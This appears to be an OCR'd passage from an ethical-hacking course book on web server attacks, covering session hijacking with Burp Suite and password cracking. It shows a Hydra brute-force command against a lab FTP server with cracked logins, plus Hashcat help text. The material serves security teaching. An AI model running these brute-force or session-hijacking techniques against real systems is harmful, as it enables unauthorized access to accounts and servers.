
Session Hijacking

Valid session IDs can be sniffed to gain unauthorized access to a web server and snoop its data. An attacker can hijack or steal valid session content using various techniques such as session token prediction, session replay, session fixation, sidejacking, and XSS. By using these techniques, the attacker attempts to capture valid session cookies and IDs in established sessions. The attacker uses tools such as Burp Suite, JHijack, and Ettercap to automate session hijacking.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is a web security testing tool that can hijack session IDs in established sessions. The Sequencer tool in Burp Suite tests the randomness of session tokens. With this tool, an attacker can predict the next possible session ID token and use that to take over a valid session.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://www.moviescope.com:80 [10.10.1.19]
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

```
GET /index.aspx HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/
DNT: 1
Connection: close
Cookie: mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1


```

Figure 13.35: Screenshot of Burp Suite


The following are some additional session hijacking tools:

- JHijack (*https://sourceforge.net*)
- Ettercap (*https://www.ettercap-project.org*)
- CookieCatcher (*https://github.com*)
- Cookie Cadger (*https://github.com*)

Note: For complete coverage of concepts and techniques related to session hijacking, refer to Module 11: Session Hijacking.

Web Server Password Hacking


- Use password cracking techniques such as **brute force attack**, **dictionary attack**, and **password guessing** to crack web server passwords
- Use tools such as **Hashcat**, THC Hydra, and Ncrack



hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot T
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Pas
swords.txt ftp://10.10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per
task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11   login: Jason   password: qwerty
[21][ftp] host: 10.10.1.11   login: Shiela   password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
┌─[✗]─[root@parrot]─[/home/attacker]
└──╼ #
```

https://github.com



```
C:\Users\Administrator\Desktop\hashcat-6.2.5>hashcat --help
hashcat (v6.2.5) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format           | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable  |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer      | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
     --wordlist-autohex-disable |      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator                | Char | Separator char for hashlists and outfile             | -p :
     --stdout                   |      | Do not crack a hash, instead print candidates only   |
```

https://hashcat.net

